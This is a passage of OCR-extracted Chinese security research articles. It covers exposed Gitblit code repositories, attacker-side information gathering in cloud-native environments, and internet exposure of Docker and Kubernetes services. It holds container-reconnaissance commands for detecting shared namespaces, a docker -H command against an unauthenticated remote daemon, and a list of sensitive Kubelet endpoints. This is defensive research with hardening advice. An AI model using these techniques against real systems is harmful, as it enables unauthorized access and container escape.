


图 12 Gitblit 国内暴露资产分布图（地区维度）

由图 13 可见，国内暴露的 Gitblit 资产使用 8443 端口最多，占比 48%。其次是 8080 端口，占比 14%。




图 13 Gitblit 国内暴露资产分布图（端口维度）

如图 14 所示，国内暴露的 Gitblit 资产协议为 HTTP 和 HTTPS，分别占比 52% 和 48%。

图 14 Gitblit 国内暴露资产分布图（协议维度）

4.3 Gitblit 国内资产脆弱性情况分析

类似于 Gogs 和 Gitea，我们也发现 Gitblit 同样存在因错误配置而导致的未授权访问漏洞，攻击者可以匿名访问该资产的代码仓库并进行拷贝，如图 15 所示。

图 15 存在未授权访问漏洞的 Gitblit 资产

针对上述暴露的 1556 个 Gitblit 资产，我们对该未授权访问漏洞进行了验证，共计发现约 602 个 Gitblit 资产存在漏洞，存在较大的安全隐患。

5. 安全风险及建议

5.1 安全风险

通过对自建代码仓库 Gogs、Gitea 和 Gitblit 的风险测绘研究，我们可以发现暴露资产中存在较大的安全隐患。目前我们已发现的潜在安全风险有：1. 敏感数据泄露；2. 项目源代码泄露；3. 软件供应链投毒攻击。

- 敏感数据泄露：通过利用上文漏洞，攻击者可以窃取部分Gogs、Gitea和Gitblit资产中的敏感数据，示例见图16。

图 16 敏感数据泄露示例

- 项目源代码泄露：源代码是控制系统的最底层逻辑，通过代码审计可以发现系统中存在的缺陷，攻击者会通过缺陷对系统进行攻击。通过利用上文漏洞，攻击者可以成功窃取部分Gogs、Gitea和Gitblit资产中的源代码。
- 软件供应链投毒攻击：通过利用上文漏洞，攻击者可以增删改部分Gogs、Gitea和Gitblit资产中的代码，可能会导致供应链投毒攻击，类似于solarwinds事件[6]。

5.2 安全建议

源代码泄露的危害不可小觑，任何企业和组织机构都不会希望自己的代码落入他人之手。对于开发团队，我们建议：

1. 及时更新软件版本。

2. 尽量将资产使用的端口放在内网 IP 地址，避免直接暴露在互联网上。

3. 避免将敏感数据存放到代码仓库。

同时，我们发现上述暴露的资产 90% 以上属于软件供应链的模式，如图 17 所示。由于外包关系，受害单位很难知道自己使用的系统代码是否泄露。我们发现，我国多个关键基础设施单位的系统代码都存在类似的安全风险，因此建议相关大型企业、单位联系我们进行进一步的系统代码泄露核查。




图 17 通过外包项目进行网络攻击（关系图）

6. 总结

出于网络安全和保护隐私等方面，大部分 DevOps 团队都会选择自建代码仓库进行协同开发合作（如 GitLab、Gogs、Gitea、Gitblit 等）。通过研究，我们发现我国存在大量暴露的 Gogs、Gitea 和 Gitblit 资产，且部分暴露的资产存在严重的脆弱性漏洞（如 RCE、未授权访问漏洞等）。这些存在漏洞的代码管理工具可能会导致敏感数据泄露、项目源代码泄露及软件供应链投毒攻击等安全风险。同时我们还发现，上述暴露的资产 90% 以上归外包开发商所有，这进一步加大了对自身代码泄露排查的难度。

Gartner 报告指出[7]，到 2025 年全球 45% 组织机构的软件供应链将遭到攻击，这个数据将会是 2021 年的三倍。而在 DevOps 流程中，开发团队会使用各种各样的供应链软件，因此 DevOps 安全值得引起我们所有人的注意。代码开发协同合作是 DevOps 流程中非常重要的一环，而源代码又是代码开发协同合作中的核心。源代码安全不仅会直接对相关企业单位造成严重影响，也会对国家整体网络安全造成极大的威胁，因此保护好源代码安全就是保护好 DevOps 流程安全的关键。

参考文献

[1] https://www.digite.com/blog/introduction-to-devops/.

[2] https://thedevopsinstitute.com/?page_id=22.

[3] https://gogs.io/docs.

[4] https://docs.gitea.io/zh-cn/.

[5] http://gitblit.github.io/gitblit/index.html.

[6]https://www.solarwinds.com/sa-overview/securityadvisory.

[7] https://www.gartner.com/en/documents/4003625.

深入浅出云原生环境信息收集技术（二）

绿盟科技 创新研究院&星云实验室 阮博男

摘要：信息收集在攻击和防御两端都是非常重要的一环，优质的信息收集成果是后续工作顺利展开的首要条件。然而，信息的琐碎性和云原生本身的复杂组成，为云原生环境下的信息收集工作带来了一定挑战。本系列文章将分享体系化的云原生环境信息收集思路和方法。

关键词：云原生安全 信息收集技术 信息收集结构树 信息收集矩阵

信息收集在攻击和防御两端都是非常重要的一环。从宏观的角度来说，大多数信息相关的工作都可以看作信息收集和信息处理交替进行的循环。优质的信息收集成果是后续工作顺利展开的首要条件。《孙子兵法》有云：故善战人之势，如转圆石于千仞之山者，势也。在掌握了充足的信息后，攻防工作将“如转圆石于千仞之山”。

然而，信息的琐碎性和云原生本身的复杂组成，为云原生环境下的信息收集工作带来了一定的挑战。有些朋友也许会说，这有何难？比如，执行 uname-a 命令，就能收集到内核信息。没错，信息收集确实是一步步进行、一项项完成的。但是，如果只是想当然地进行，收集到的信息难免陷于凌乱琐碎，也很可能不全面。

对此，笔者结合在攻、防两端积累的经验，希望与大家探讨四个问题：

1. 站在攻击者视角，云原生环境下的收集信息方式有哪些？
2. 站在攻击者视角，云原生环境下的信息分类维度有哪些？
3. 站在攻击者视角，收集到的云原生环境信息有什么价值？
4. 站在攻击者视角，有没有可能阻碍或影响防守者收集信息？

就“信息收集”这个话题而言，毫无疑问，防守者是占尽了天时地利的，无论是能够收集到的信息种类、规模，还是信息收集开始的时间、收集信息所需的权限，都远远在攻击者之上。防守者更需要关注的是如何使用、分析收集到的信息。因此，我们从攻击者的角度出发进行探讨，这并不意味着防守的同学不需要关注。相反，只有对攻击者的技术了然于胸，才能更好地识别攻击行为，并判定攻击意图。

本系列第一篇文章讨论了云原生环境下的收集信息方式，给出了“通过远程交互收集信息”“在容器内收集信息”和“基于镜像收集信息”三种思路。作为本系列的第二篇文章，本文将讨论第二个问题：站在攻击者视角，云原生环境下的信息分类维度有哪些？

注：文中案例相关操作均在实验环境中进行，相关技术仅供研究交流，请勿应用于未授权的渗透测试。

1. 站在攻击者视角，云原生环境下的信息分类维度有哪些？

我们会结合实践从信息收集的“广度与深度”“软件栈层次”和“特定需求”三个方面，来介绍云原生环境下的信息分类维度和体系化的收集思路，其中：

1.“广度与深度”分别指代收集到的信息覆盖的资产规模和对资产（尤其是可利用性）的了解程度。

2.“软件栈层次”能够帮助我们对云原生环境的信息收集工作做出具体分层分类。

3. 面向“特定需求”收集信息是一个“补集”性质的选项，相对于全面撒网式收集而言，有时收集少量信息达到目的即可。

1.1 信息收集的广度与深度

信息的收集与分类离不开资产，脱离资产空谈信息收集是没有实际意义的。除了扮演攻击者角色的渗透测试同学，从事安全防御和网络空间测绘的同学，也十分重视资产。对于前者来说，有效防御的前提是确保重要资产都处于安全系统和安全管理流程的覆盖范围内。在此基础上，不断地监控资产状态、收集资产信息，对异常状态和行为进行分析、预警和处置；对于后者来说，测绘能力一定程度上等同于对资产信息的收集分析能力。

站在攻击者的角度，我们也可以将信息关联到资产上，从而将信息分类问题转化为资产分类问题。通常情况下，攻击者不像防守者（尤其是入侵检测系统、EDR 等）那样拥有近乎上帝视角下的信息收集能力，却要比网络空间测绘以外，在暴露特征为主的信息收集工作更主动、更有力。攻击者能够且有必要去挖掘纵深渗透过程中接触到的每一个信息的可利用性。基于这些观察，我们将云原生环境中处于不同层次上的集群、主机、容器、进程及文件都定义为资产，并提出以下两个观点：

（1）发现更多未知资产等同于提高信息收集的“广度”；挖掘已知资产的属性等同于提高信息收集的“深度”。

（2）上层资产的属性 = 下层资产 + 上层资产自身的元数据。

在以上两个观点的基础上，我们可以制作出面向资产的信息收集结构树，如图 1 所示。




图 1 面向资产的信息收集结构树

这棵树是我们在面对云原生集群目标时制定信息收集策略的好帮手，其中：

（1）发现、访问同层次结点增加了信息广度；自顶向下（上图中从左向右）访问结点增加了信息深度。

（2）网络信息主要由拓扑信息（如隔离策略、子网划分等）和实体信息（如提供网络服务的进程等）两部分组成；前者归属于集群、节点或 Pod 元数据，后者归属于进程元数据。

通过建立广度和深度的概念，我们总结出云原生环境中的资

产关系，并绘制出信息收集结构树。这确实能够帮助我们把握信息收集的方向，但依然有些抽象，不能有效地指导具体收集工作。接下来，我们将把这棵树具体化——结合实例来分享，如何层次化地收集云原生环境的信息。

1. 2 信息收集的软件栈层次

将上一节的信息收集结构树展开，可以获得如图 2 所示的信息收集矩阵。




图 2 信息收集矩阵

其中，集群处于最高层次，覆盖的信息采集点最多；容器是最低层次，覆盖自身元数据和进程、文件的元数据。进程和文件作为叶子结点资产，不可再分，没有独立划出来。与 ATT&CK 矩阵类似，上图列出了常用的信息采集点。但信息收集矩阵本身，在不同的软件栈层次上都是持续增长的。随着软件的更迭和技术的发展，失去价值的信息采集点可能会弃用，新的信息采集点可能会出现。

前面提到，没有上帝视角的攻击者能够收集到的信息注定是有限的。因此，我们必须充分利用收集到的信息，为目标集群画像，在黑盒状态下建立威胁模型，并尽可能不断地完善这个模型。有的朋友可能会问：又是树，又是矩阵，到底有什么用呢？我们将在第三篇文章中详细讲述收集到的云原生环境信息的利用价值。在此之前，大家可以通过图 3 这幅测试环境下的实践图先睹为快。




图 3 测试环境下的实践图

上图是我们对目标云原生环境应用信息收集矩阵的部分输出结果。可以看到，我们能够利用信息收集矩阵获取相当多的有价值信息，为后续的渗透测试指出方向。这些信息均采用本系列第一篇文章 [1] 中介绍的方法收集。下面，我们以检测命名空间共享情况为例，来讲解具体的收集过程。

Linux Namespaces 机制是构成容器的技术基石，包括不同类型的命名空间，实现对不同类型资源的隔离。判断容器是否与宿主机共享命名空间的关键，是找到在攻击者信息收集能力范围内的共享与不共享两种情况之间的差异点。接下来，我们将介绍 PID、Network 命名空间的判断方法。

对于 PID namespace 来说，一种简单但不太精确的方法是观察 /proc 目录下的进程数。通常来说，宿主机上的进程要大大多于普通容器内的进程，进程执行的命令行（/proc/[PID]/cmdline）也种类各异。根据这些情况，人类也许能很容易地给出倾向性的判定，但却很难由机器自动化。我们的方法是读取 /proc/sys/kernel/cad_pid 的值，1 表明是宿主机的 PID 命名空间，0 则代表容器的独立 PID 命名空间：

```
rambo@t-matrix:~# docker run --rm -it ubuntu cat /proc/sys/kernel/cad_pid
0
rambo@t-matrix:~# docker run --rm -it --pid=host ubuntu cat /proc/sys/kernel/cad_pid
1
```

根据内核文档 [2]，这个文件的值表示系统重启时接收 Ctrl-Alt-Delete 信号的进程的 PID。可以发现，在宿主机上该值为 1，在容器内该值为 0。

对于 Network namespace 来说，可以通过检查容器的 /etc/hosts 文件是否有容器内部 IP 来判断。如下面的命令行操作所示，在共享宿主机 Network namespace 的情况下，容器内的 /etc/hosts 中没有 172.17.0.2 的内部 IP：

```
rambo@t-matrix:~# docker run --rm -it --net=host centos:latest cat /etc/hosts
127.0.0.1       localhost.localdomain   localhost
::1             localhost6.localdomain6 localhost6
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
rambo@t-matrix:~# docker run --rm -it centos:latest cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
172.17.0.2      890791c776de
```

然而，在一些较为复杂的网络环境（如存在多种 CNI 插件可供选择的 Kubernetes 集群环境）中，这种方法也不够准确直观。因此，一种更好的方式是通过检查容器内的 /proc/net/unix 文件内容 [3] 来判断：

```
rambo@t-matrix:~# docker run --rm -it --net=host centos:latest grep "systemd" /proc/net/unix
0000000000000000: 00000002 00000000 00000000 00020001 4397653 /run/user/1000/systemd/notify
...
```

rambo@t-matrix:~# docker run --rm -it centos:latest grep "systemd" /proc/net/unix

rambo@t-matrix:~#

除了上面这种隔离性判定问题外，信息收集矩阵中的大部分信息都可以通过直接读取特定文件，或发起特定网络访问的方式获得。思路一致，手法大同小异，不再展开讲解。

1.3 面向特定需求收集信息

理论上，全面、体系化的信息收集工作确实能够最大程度地帮助我们感知目标环境，但在实践中也存在明显不足：容易触发告警。前文提到，防守的同学可以利用这一点“识别攻击行为、判定攻击意图”，正是如此。

因此，另一种思路便是面向特定需求收集信息，够用即可，点到为止。在下一篇文章中，我们会对云原生环境信息的利用价值进行总结。换个角度，利用价值也正是利用目的，无外乎数据泄露、权限提升、容器逃逸、横向移动四种，如图 4 所示。




图 4　云原生环境信息的利用价值

正如上图所展示的一样，如果明确了目的，那么实际执行的操作，可能只是整个信息收集矩阵中很小的子集。

总结

本文是“深入浅出云原生环境信息收集技术”系列的第二篇，分享了信息收集的广度深度和软件栈层次。并依次提出了信息收集结构树和信息收集矩阵，从抽象到具体一步步展开云原生环境信息收集工作，最后介绍了从需求出发的收集思路，作为体系化收集思路的补充。

在本系列开头 [1]，我们曾提出一个观点：大多数信息相关的工作，都可以看作信息收集和信息处理交替进行的循环。希望大家能够通过本文感受到信息收集工作的魅力。现在，有了信息收集的方式，也有了信息分类的维度，下一篇文章将分享云原生环境信息的具体利用案例，达到“转圆石于千仞之山”的利用效果，敬请关注。

参考文献

[1] https://mp.weixin.qq.com/s/qCfH80BWOTTOA707wVSY-w.

[2] https://www.kernel.org/doc/html/latest/admin-guide/sysctl/kernel.html#cad-pid.

[3] https://man7.org/linux/man-pages/man5/proc.5.html.

云原生服务风险测绘分析（一）：Docker和Kubernetes

绿盟科技 创新研究院&星云实验室 浦明

摘要：近年来，企业上云不断加速，相关技术落地成熟，公、私、混合云平台及业务得到长足发展。 新冠疫情爆发以来，各行各业对远程办公、远程研发的需求大幅增加，进一步促进了云计算技术的发展和落地。进入云计算的下半场，以 Docker 和 Kubernetes 为核心的云原生技术被越来越多的企业采用，大幅提高了生产效率。与此同时，云计算安全风险和威胁也不断出现。2021 年以来，CVE-2021-30465、CVE2021-25741 等可能导致容器逃逸的高危漏洞被陆续发现。“上云”虽好，“云上”却并不平静。 本文我们将对云原生生态下的核心程序及组件进行测绘分析，用数据来呈现云原生技术的落地情况和风险态势。

关键词：云原生服务风险分析 网络空间测绘 Docker Kubernetes

1. 概述

近年来，随着云原生服务的大规模应用，互联网上暴露的相应资产越来越多。通过网络空间测绘技术可对暴露的资产进行数据统计及进一步分析，从而有效赋能态势感知、漏洞预警、风险溯源等技术领域。

笔者近期针对云原生各类服务进行了具体的测绘分析。本篇为云原生服务测绘系列的首篇，主要从资产发现、资产脆弱性和漏洞介绍、资产脆弱性发现三个维度分析了我们日常使用的 Docker 及 Kubernetes 服务所存在的风险。针对 Kubernetes 服务，由于其主要暴露资产的方式是通过 API Server、Kubelet 及 Kubernetes Dashboard 组件。考虑到这几个组件的脆弱性，资产指纹均不一，但又与 Kubernetes 服务有着紧密的联系，故笔者将分别对这些组件进行介绍。最后笔者针对每个组件提供了一些安全建议，希望各位读者通过阅读此文可对云原生服务风险暴露有更清晰的认识。

注：文中统计的测绘数据为近一个月的国内数据，相关技术仅供研究交流，请勿应用于未授权的渗透测试。

2.Docker 资产风险测绘分析

2.1 Docker 资产暴露情况分析

借助测绘数据，我们可以了解到国内 Docker 资产地区和版本的分布情况，笔者也以这两个维度为各位读者进行介绍。

2.1.1 Docker资产地区分布

笔者从测绘数据中得到 Docker 相关资产共 179 条数据，地区分布如图 1 所示。




图 1 Docker 资产地区分布

笔者对以上 Docker 资产暴露的情况进行了统计，如下表所示：

端口	资产数
2375	100
2376	13
其他	66

从以上数据我们可以看出，国内暴露的 Docker 资产大多来源于北京市、上海市、广东省、浙江省，其中北京暴露的数据量最大；端口则主要分布在 2375 端口和 2376 端口，其中 2375 端口数量最多。

2.1.2 Docker资产版本分布

通过测绘数据，笔者对国内暴露的 Docker 资产版本进行了分析，其分布情况如图 2 所示：




图 2 Docker 资产版本分布

从上图可以看出，近 50% 的 Docker 资产未获取到具体版本。剩余 50% 可统计的 Docker 资产版本中，v1.13.1 版本暴露最多，约占已知版本资产总数的 33%。第二暴露多的版本为 18.09.7，约占已知版本资产总数的 10%。

2.2 Docker 资产脆弱性和漏洞介绍

2.2.1 脆弱性介绍

通过测绘数据，我们得知暴露的 Docker 资产端口主要为 2375、2376 端口。这两个端口为 Docker 的 TCP Socket 端口，在版本较新的 Docker 中，Docker 守护进程默认不会监听 TCP Socket。用户可通过配置文件来设置 Docker 守护进程开启对 TCP Socket 的监听，默认监听端口通常为 2375。然而，默认情况下对 Docker 守护进程 TCP Socket 的访问是无加密且无认证的。因此，任何网络可达的访问者均可通过该 TCP Socket 来对 Docker 守护进程下发命令。2376 端口用于与 Docker 守护进程进行 TLS 通信，因此需要配置证书才可实现通信加密，默认不开启。

若开放了 2375、2376（未配置证书）端口，以下命令能够列出 IP 为 192.168.1.101 的主机上的所有活动容器。

```
docker -H tcp://192.168.1.101:2375 ps
docker -H tcp://192.168.1.101:2376 ps
```

显而易见，攻击者也能够通过这样的 TCP Socket 对目标主机上的 Docker 守护进程下发命令，从而实现对目标主机的控制。控制方式与通过 Unix Socket 的控制类似，只是需要通过 -Htcp:// 参数来设置目标地址和端口。

2.2.2 漏洞介绍

Docker 自 2013 年发布以来，共曝出 34 个漏洞 [2]。根据 CVSS 2.0 标准，其中含高危漏洞 9 个，中危漏洞 7 个，中高危漏洞类型以容器逃逸、命令执行、目录遍历和权限提升为主。

更多内容各位读者可以参考 CVE 网站对 Docker 漏洞的统计，此处由于篇幅原因不再赘述。

2.3 Docker 资产脆弱性暴露情况分析

借助测绘数据，笔者从 Docker 的脆弱性及 CVE 的漏洞维度，统计了现有暴露资产的漏洞分布情况，如图 3 所示。




图 3 Docker 脆弱性及漏洞分布

可以看出，在国内互联网暴露的 179 个 Docker 资产中，有 81 个资产被曝出含有未授权访问脆弱性，57 个资产被曝出含有 CVE-2021-21284 漏洞，53 个资产被曝出含有 CVE-2020-27534 漏洞，49 个资产被曝出含有 CVE-2019-14271 漏洞，其中每个资产可能命中多条 CVE。

值得一提的是，早在 2018 年绿盟科技发布的《容器安全技术报告》[1] 中已针对全球范围内 5—7 月暴露的 Docker 资产（2375 端口）进行了分析。其中中国地区共暴露 197 个资产，与本次 Docker 的测绘数据（2375 端口）量对比，多出了近一倍。由此我们可以看出，经过三年半的时间，2375 端口的暴露量在不断减少，从侧面也反映出 Docker 用户的安全意识在不断增强。

2.4 安全建议

- 建议不开启 2375 端口远程监听 。
- 使用 Docker 的 TLS 端口 (2376)，并为其配置证书。
- 应用 CIS Docker Benchmark 最佳实践 [3]。
- 根据官方通告及时升级版本，更新补丁。

3.Kubernetes 资产风险测绘分析

3.1 Kubelet

Kubelet 是在 Kubernetes 集群中每个节点上运行的代理组件，它是工作节点上的主要服务。职责为定期从 Kubernetes API Server 组件中接收新增或修改的 Pods 请求，并确保 Pods 在用户期望的状态下运行。同时，该组件作为节点的监控组件，定时向 Kubernetes API Server 汇报所在节点 Pods 的运行状况。

3.1.1 Kubelet资产暴露情况分析

借助测绘数据，笔者统计了国内暴露的 Kubelet 资产，数量近 8220 个。地区分布如下表所示。

端口	端口服务介绍
10248	Kubelet healthz 的服务端口，用于判断 Kubelet 组件的健康状态，已于 Kubernetes v1.16 版本后弃用，访问该端口默认需要认证授权
10250	Kubelet 的 HTTPS 服务，读写端口，提供 Kubernetes 基本资源运行状态， 访问该端口默认需要认证授权
10255	Kubelet 的 HTTP 服务，只读端口，提供只读形式的 Kubernetes 基本资源运行状态，该端口无需进行认证授权，默认为禁用
4194	cAdvisor 的 HTTP 服务端口，自 Kubernetes v1.10 版本开始，官方去除了--cadvisor-port 参数配置，不再支持对 cAdvisor 的访问

笔者对以上端口服务的脆弱性进行了分析并总结如下，供各位读者参考：

• 10250 端口，笔者通过查看 Kubernetes GitHub 仓库中 Kubelet 部分的源码 [4] 得知，该端口服务在默认授权的情况下提供如下 API 以供用户查看。我们可以看出，这些都是较为敏感的操作：

- o /pods, /runningpods
- o /metrics、/spec、/stats、/stats/container、/logs
- o /run/、/exec/, /attach/, /portForward/, /containerLogs/

由于 Kubernetes 的 Kubelet 默认启动参数可在 Master 节点的 /var/lib/kubelet/config.yaml 文件中进行修改，其中就包含认证及授权的配置项 --anonymous-auth 和 --authorization-mode. 若我们将 --anonymous-auth 项设置为 true 开启匿名访问，--authorization-mode 项设置为 AlwaysAllow，用户可通过 curl 命令不附带任何认证信息连接至 Kubelet 服务的 10250 端口，从而对 Kubernetes 运行资源达到未授权访问的目的。

• 10255 端口，通过参考文献 [5][6]，我们知道 10255 端口已于 2018 年 5 月份被废弃。废弃原因 GitHub 上给出的解释是为了安全考虑，如若开启 10255 端口的访问，将会导致与开启 10250 端口匿名访问配置同样的未授权风险，因此 Kubernetes 开发团队为避免让用户感知到此项配置的存在，在 Kubeadm 中默认设置了此项启动参数为禁用状态。该项配置被废弃之前，通常需要在 Kubernetes 的 Kubelet 配置文件中添加 --read-only-port:0 来禁止 10255 端口的访问。

• 4194 和 10248 端口，也许是因为其服务自身不带较为敏感的信息，所以无法被攻击者轻易利用。

从以上 Kubelet 组件的脆弱性分析中，我们可以看出 4194、10248、10255 端口由于各种原因已被 Kubernetes 开发团队先后弃用，因此风险也可谓逐渐减少。但 10250 端口的未授权访问风险依然存在，值得我们注意。

3.1.2 安全建议

• 将 Kubelet 组件的启动参数 --anonymous-auth 值设为 false，即不允许匿名访问。

• 将 Kubelet 组件的启动参数 --authorization-mode 值设为 Webhook。

• 根据官方通告及时升级版本，更新补丁。

• 应用 CIS Kubernetes Benchmark 最佳实践 [7]。

3.2 Kubernetes API Server

3.2.1 API Server资产暴露情况分析

借助测绘数据，我们可以了解到国内 API Server 资产地区、资产版本的分布情况，笔者也以这两个维度为各位读者进行介绍。

3.2.1.1 资产地区分布

笔者从测绘数据中得到 API Server 相关资产共 17130 条数据，地区分布如图 4 所示。




图 4 Kubernetes API Server 资产地区分布

此外，笔者对 API Server 资产暴露的端口情况进行了统计，如下表所示：

端口	资产数
6443	16986
8443	92
其他	52

从测绘数据可以看出，国内暴露的 Kubernetes API Server 组件资产中，有约 87% 的数据来源于北京市、浙江省、上海市、广东省、香港特别行政区。其中北京市暴露了 4940 条数据位居第一；端口主要分布在 6443、8443、8080 端口，其中 6443 口的数量 16986 个位居第一。

3.2.1.2 资产版本分布

借助测绘数据，笔者对国内暴露的 API Server 资产版本进行了分析，其分布情况如图 5 所示。




图 5 Kubernetes API Server 资产版本分布

从测绘数据可以看出，绝大多数版本分布在 1.18.8、1.20.4、1.20.11、1.16.9、1.14.8、1.22.3 范围，其中暴露数量较多的版本为 1.18.8（共 2569 个）、1.20.4（近 2000 个）、1.20.11（约 2300 个）、1.16.9（1516 个），1.14.8（近 1100 个），剩余版本资产由于存在数量较少，且分布范围较大，笔者认为没有太多参考价值，故此处不再赘述。

此外，从测绘数据中我们进一步发现，暴露较多版本的资产中，绝大多数资产（约 90%）选择部署在阿里云上。

3.2.2 API Server资产脆弱性分析及漏洞介绍

3.2.2.1 脆弱性分析

熟悉 Kubernetes 的读者都知道，API Server 组件在 8080 和 6443 两个端口上提供服务。其中 8080 端口提供的是没有 TLS 加密的 HTTP 服务，且所有到达该端口的请求，将绕过所有认证和授权模块（但是仍然会被准入控制模块处理）。保留该端口主要是为了方便测试及集群初启动。然而在生产环境开放 8080 端口，即使绑定本地环回地址（localhost）也很危险。如果将该端口暴露在互联网上，那么任何网络可达的攻击者，都能够通过该端口直接与 API Server 交互，进而控制整个集群。

用户可以通过以下操作开启外部对 API Server 的未授权访问：

• 在 Kubernetes 主节点的 kube-apiserver.yaml 文件中将 --insecure-port=0 配置项修改为 --insecure-port=8080

• 在 Kubernetes 主节点的 kube-apiserver.yaml 文件中修改 --insecure-bind-address 配置项值为 0.0.0.0

3.2.2.2 漏洞介绍

Kubernetes 自 2014 年从 Google 内部的 Borg 系统对外开源后，共曝出 46 个漏洞 [8]。根据 CVSS 2.0 标准，其中含高危漏洞 3 个，中危漏洞 15 个，中高危漏洞类型以权限提升、命令注入、未授权访问、DoS、中间人攻击和容器逃逸为主。

更多内容各位读者可以参考 CVE 网站 [7] 对 Kubernetes 漏洞的统计，此处由于篇幅原因不再赘述。

3.2.3 API Server资产脆弱性暴露情况分析

通过以上针对 API Server 的脆弱性分析，笔者统计了目前含有未授权访问的 API Server 资产共 347 个，具体地区分布如图 6 所示。




图 6 Kubernetes API Server 未授权访问资产地区分布

同时，笔者也统计了未授权访问资产的端口分布情况，如图 7 所示。

图 7 Kubernetes API Server 未授权访问资产端口分布

